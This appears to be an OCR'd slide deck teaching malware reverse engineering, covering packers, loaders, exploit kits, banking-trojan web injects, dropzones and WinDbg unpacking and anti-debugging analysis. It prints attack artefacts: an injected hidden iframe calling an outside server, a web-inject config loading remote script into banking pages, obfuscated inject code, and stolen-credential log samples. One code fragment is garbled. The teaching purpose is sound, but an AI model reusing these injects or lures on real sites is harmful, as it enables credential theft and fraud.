
As in “normal” (not malicious) software development ecosystem even the malware authors need to use “COTS” solution for their purpose.


By understanding which are the typical components of a malware, a Threat Analyst can better focus on its goal by skipping useless or annoying steps.

Malware Reverse Engineering - Packer

Packers are used on executables for two main reasons [1]:

1. To shrink programs
2. **To thwart detection or analysis**







Packer examples: UPX, Execryptor, ASPack, Themida, Movfuscator, SmartAssembly,...
Packer detectors: ExeinfoPE, PEiD

[1] Source: Practical Malware Analysis

Malware Reverse Engineering - Loader

Loader aka Launcher aka Dropper is a type of malware that sets itself or another piece of malware for immediate or future covert execution [1]






Loader examples: Tilon, Pony, Godzilla ( )

[1] Source: Practical Malware Analysis

Malware Reverse Engineering - Malware (Core)

Once the core malware payload is launched it start its activity, that can be:

- Stole user credentials (info stealer)
- Create a backdoor in order to have access to the infected machine (RAT)
- Damage the infected computer
    - Like encrypting the file on disk and ask for a ransom (Ransomware)




Examples: Dridex, Cryptolocker, PANDA (Zeus variant), Gozi ISFB, Citadel, Qadars

Malware Reverse Engineering


Which are the most used infection methods:

1. Exploit kit [1][2]


1. User visits an infected website
2. Darkleech injects an iframe in a page
3. Darkleech fetches Blackhole exploit kit
4. Malware is installed on the computer
Injected iframe
Blackhole Exploit kit
Blackhole
Pony Loader
Nymaim.B
Nymaim.A
Sirefef
217.23.13.65
linuxkernelup.com

```
document.write('<style>.khqpquv8f5 { position:absolute; left:-1471px;
top:-1648px} </style> <div class="khqpquv8f5"><iframe src=
"http://149.47.4.156/9a937a75427aeeac8089aa55fff70202/q.php"
width="246" height="442"></iframe></div>')
```

Black hole EK



ANGLER DATA FLOW
USER
User Requests Page
PROXY SERVER
Proxy Server Gets data from Exploit Server (Port 81)
EXPLOIT SERVER
Exploit Server Sends HTTP Requests to Status Server
Status Server Tracks HTTP Requests/Status
STATUS SERVER
Roll up of log data pushed to Master Server
MASTER SERVER

Angler EK

2. Phishing
   a. Drive-by-download
   b. Malicious attachments
   c. ...

[1] Source: http://www.welivesecurity.com/
[2] Source: http://www.tripwire.com/

Malware Reverse Engineering


Security Warning Macros have been disabled. Options...
A6
MICROSOFT ALERT: DUE TO THE NEW SECURITY OF MICROSOFT,YOU HAVE TO ENABLE IMAGING CONTENT ABOVE FOR CLEARER VIEW OF IMAGE
Formula Bar
Office
Security Warning Macros have been disabled. Enable Content
Purchase Order
SCANNED BY AVAST ANTIVIRUS BETA AND IS FOUND TO BE VIRUS FREE
14
10

MICROSOFT ALERT: DUE TO THE NEW SECURITY OF MICROSOFT,YOU HAVE TO ENABLE IMAGING CONTENT ABOVE FOR CLEARER VIEW OF IMAGE


Attention! This document was created by a newer version of Microsoft Office™.
Macros must be enabled to display the contents of the document.

JaromirHorejsi @JaromirHorejsi · 2h
DUE TO THE NEW SECURITY OF MICROSOFT,YOU HAVE TO ENABLE IMAGING CONTENT ABOVE FOR CLEARER VIEW OF IMAGE

Blaming MS for poor usability :P

Malware Reverse Engineering

How banking malware works?



User execute the malware. It install itself in the computer and activates

After installation the static config is parsed. The static config is embedded in the malware executable. It contains the IPs that should be contacted (an alternative is to use a DGA)

The malware contact the extracted IP to download the dynamic config


The malware install web injections

Profit

Malware Reverse Engineering

Dynamic config?


- Is not embedded in the malware executable
- Allow the malware to be configurable
- Contains targets and actions that the malware should does



```
set_url https://banking.      .it*
data_before
data_end
data_inject
<script type="text/javascript" src="https://              .com/sajf98wquioijhsa/scripts/      .js"></script>
data_end
data_after
</head>
data_end
```

Web Inject?

- Javascript code to injection when the user visit specific web sites
- Typically obfuscated
- Stole credentials and other user data



```

<script type="text/javascript">
l1l=document.all;var naa=true;ll1=document.layers;lll=window.sidebar;naa=(!(l1l&&ll1)&&!
(!l1l&&!ll1&&!lll));l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?
true:false};lII=lI1('kht')|lI1('per');naa|=lII;oX8V3x4B1=new Array();oX8V3x4B1[0]='\147%4DO%33Ja\167%4D%38\153%32K%3
Array();fk3qi4j5E[0]='      ~za~~~~~~~~~    ~\n~~~\r~~~~~~~~~~~~~~~~~~~\r~"~#~$~%~&~\'~(~)~*~+~,~-~.~/~0~1~2~3~4~5~6
~@~A~B~C~D~E~F~G~H~I~J~K~L~M~N~O~P~Q~R~S~T~U~V~W~X~Y~Z~[~\\~]~^~_~`~a~.~ ~d~e~f~g~h~i~j~k~l~m~n~o~p~    nsp=\'Old
browser!\';dl=document.lay}s;oe=win}       w.op}a?1:0}a}}\n}}}all&&!};g}}       }}\r}.}8tEle}<tById;~}}}.sidebar?
true:f}0}za;tN=navigator.u}zarA}8}=}jL~~}Ca}za();iz}b}a.}MexOf(\'netsca}"\')>=0}W}Y}[}]1}_zis=||||\'m}Pe
```

Malware Reverse Engineering

Q: Where are the data sent once that the malware stole them?

A: To the **DROPZONE** of course :)


A dropzone is typically a web site hosted on a compromised web server or on a server owned by the attacker.

Sometimes deployed with poor security configuration (directory listing, ...)

Malware Reverse Engineering

Q: What kind of data are stored in the dropzone?


A: Username, Password, IBAN, mule info, BOT id, victim details (name, browser type, account balance, ...)



```
[22-02-16 03:51] @[redacted]
[LOGIN INFO]
BOT ID:[redacted]#6BC[redacted]A7
ENTER LINK: [https:/[redacted]]
Internet Explorer 2.1 check sms cse lb
Login: [redacted]
Password: [redacted]
```

```
[22-02-16 03:52] @[redacted]
[TRANSFER INFO]
BOT ID:[redacted]#6BC[redacted]7
Link : [https://[redacted]]
LOG: HOME PAGE. START SCRIPT.
Internet Explorer 2.1 check sms cse lb
```

```
[22-02-16 03:52] @[redacted]
[TRANSFER INFO]
BOT ID:[redacted]#6BC[redacted]7
Link : [https://[redacted]]
LOG:
Alert sicurezza circuito IB - Avviso IB Bonifico Italia
 AVVISO TRAMITE  SMS AL NUMERO  0039[redacted]Alert sicurezza circuito IB - Avviso IB Bonifico Estero
 AVVISO TRAMITE  SMS AL NUMERO  0039          Alert sicurezza circuito IB - Avviso IB Bollettino Postale
 AVVISO TRAMITE  SMS AL NUMERO  0039          Alert sicurezza circuito IB - Avviso IB Ricarica Telefonica
 AVVISO TRAMITE  SMS AL NUMERO  0039          Alert sicurezza circuito IB - Avviso Logon
 AVVISO TRAMITE  SMS AL NUMERO  0039
Internet Explorer 2.1 check sms cse lb
```



```
[22-02-16 12:56] @[redacted]
[TRANSFER INFO]
BOT ID: SERVER#7425[redacted]F5
Link : [https://[redacted]/bonifico/[redacted]]
LOG: GET TOKEN
Google Chrome 2.1 check sms cse lb
```

```
[22-02-16 01:00] @[redacted]
[TRANSFER INFO]
BOT ID: SERVER#7425[redacted]F5
Link : [https://[redacted]]
LOG: CLICK BUTTON. TOKEN WINDOW.
Google Chrome 2.1 check sms cse lb
```

```
[22-02-16 01:00] @[redacted]
[TRANSFER INFO]
TRANSFER SUCCESEFUL
BOT ID: SERVER#7425[redacted]F5
LOG:
LAST PAGE
Amount: 4950
From: IT[redacted]7
To: IT[redacted]8
Link : [https://[redacted]/bonifico/[redacted]]
IBAN: IT[redacted]7 â‚¬7.175,02 â‚¬7.175,02
Google Chrome 2.1 check sms cse lb
```

```
[22-02-16 01:00] @[redacted]
[TRANSFER INFO]
BOT ID: SERVER#7425[redacted]F5
Link : [https://[redacted]/bonifico/[redacted]]
LOG: CONFERMA LOG - Data valuta di accredito 23/02/2016 Data valuta di addebito 22/02/2016
```


Malware Reverse Engineering

Let's get technical


COMPILER

```
long ReadConfig(char *configFilespec)   213.225.312.5
char buffer[200];                        312.5.125.233
int basePort = -1;                       232.12.10.362
int board, chip, unit, i                 125.323.12.30
int lastBoard = -1, lastChip = -1;       291.12.112.323
long totalUnits = 0;                     151.268.115.65
CHIPCTH *cp;
FILE *fp;
cp = CHIPARRAY;
if (cp != NULL)
EHITERR(Chip array base isn't NULL.
fp =
```

Unpacking




```
0:000> s 0 L?ffffffff 0x4d 0x5a 0x90
00400000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ...
008a0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ...
008e0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ...
00910000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ...
5d090000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ...
629c0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ...
74d90000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ...
76390000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
773d0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77b40000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77c00000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77c10000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77dd0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77e70000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77f10000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77f60000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
77fe0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
7c800000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
7c900000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
7c9c0000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
7e410000  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
0:000> lm
start    end        module name
00400000 0042b000   Finder     (deferred)
5d090000 5d12a000   COMCTL32   (deferred)
629c0000 629c9000   LPK        (deferred)
74d90000 74dfb000   USP10      (deferred)
76390000 763ad000   IMM32      (deferred)
773d0000 774d3000   comctl32_773d0000     (deferred)
77b40000 77b62000   Apphelp    (deferred)
77c00000 77c08000   VERSION    (deferred)
77c10000 77c68000   msvcrt     (deferred)
77dd0000 77e6b000   ADVAPI32   (deferred)
77e70000 77f03000   RPCRT4     (deferred)
77f10000 77f59000   GDI32      (deferred)
77f60000 77fd6000   SHLWAPI    (deferred)
77fe0000 77ff1000   Secur32    (deferred)
7c800000 7c8f6000   kernel32   (export symbols)       C:\WINDOWS\system32\kernel32.dll
7c900000 7c9b2000   ntdll      (export symbols)       C:\WINDOWS\system32\ntdll.dll
7c9c0000 7d1d8000   SHELL32    (deferred)
7e410000 7e4a1000   USER32     (deferred)
```



Why are that modules not listed after the program ends?

- To be injected into other processes?
- To be runned after the first stage unpacking?

We can dump them and discover what they are:




```
0:000> !vprot 00880000
BaseAddress:       00880000
AllocationBase:    00880000
AllocationProtect: 00000040  PAGE_EXECUTE_READWRITE
RegionSize:        00019000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE
Type:              00020000  MEM_PRIVATE
0:000> .writemem c:\00880000.bin.exe 00880000 L00019000
Writing 19000 bytes..........................................
```

Hooking

There exists various methodologies for API hooking, the two most know are:


- IAT hook
  - Replace the address in the IAT table
  - To identify them: look at the IAT for address not pointing in the given module
- Inline hook
  - Modify the code of the function by inserting some kind of redirection jump
  - The modification can be placed in different part of the code to overcome AV detection



```
0:003> u wininet!HttpOpenRequestA
wininet!HttpOpenRequestA:
3d9565a8 e9f90e75c2      jmp     000a74a6
3d9565ad 81ec58040000    sub     esp,458h
3d9565b3 a12c239e3d      mov     eax,dword ptr [wininet!InternetConfirmZoneCrossing+0x17174 (3d9e232c)]
3d9565b8 33c5            xor     eax,ebp
3d9565ba 8945fc          mov     dword ptr [ebp-4],eax
3d9565bd 8b4508          mov     eax,dword ptr [ebp+8]
3d9565c0 8985bcfbffff    mov     dword ptr [ebp-444h],eax
3d9565c6 8b4510          mov     eax,dword ptr [ebp+10h]
```


Obfuscation and Anti-Debugging

TLS-Callback




Member	Offset	Size	Value
StartAddressOfRawData	00004000	Dword	00000000
EndAddressOfRawData	00004004	Dword	00000000
AddressOfIndex	00004008	Dword	00404000
AddressOfCallBacks	0000400C	Dword	00404004
SizeOfZeroFill	00004010	Dword	00000000
Characteristics	00004014	Dword	00000000

Junk instructions



```
.text:004023AE                  pop     ebx
.text:004023AF                  push    esi
.text:004023B0                  jo      short loc_4023B7
.text:004023B2                  test    eax, 7AAA9C4Bh
.text:004023B7
.text:004023B7 loc_4023B7:                                ;
.text:004023B7                  pop     esi
.text:004023B8                  sub     dl, 0
.text:004023BB                  jb      short loc_4023BE
.text:004023BD                  cmc
.text:004023BE
.text:004023BE loc_4023BE:                                ;
.text:004023BE                  test    al, 82h
.text:004023C0                  mov     eax, [esi+4]      ;
.text:004023C3                  mov     ecx, [esi+0Ch]
.text:004023C6                  inc     eax
.text:004023C7                  [illegible]
.text:004023C9                  xor     ebx, ebx
```

Anti-Debugging tricks



```
0:000> u 7c81f424
kernel32!IsDebuggerPresent:
7c81f424 64a118000000    mov     eax,dword ptr fs:[00000018h]
7c81f42a 8b4030          mov     eax,dword ptr [eax+30h]
7c81f42d 0fb64002        movzx   eax,byte ptr [eax+2]
7c81f431 c3              ret
```

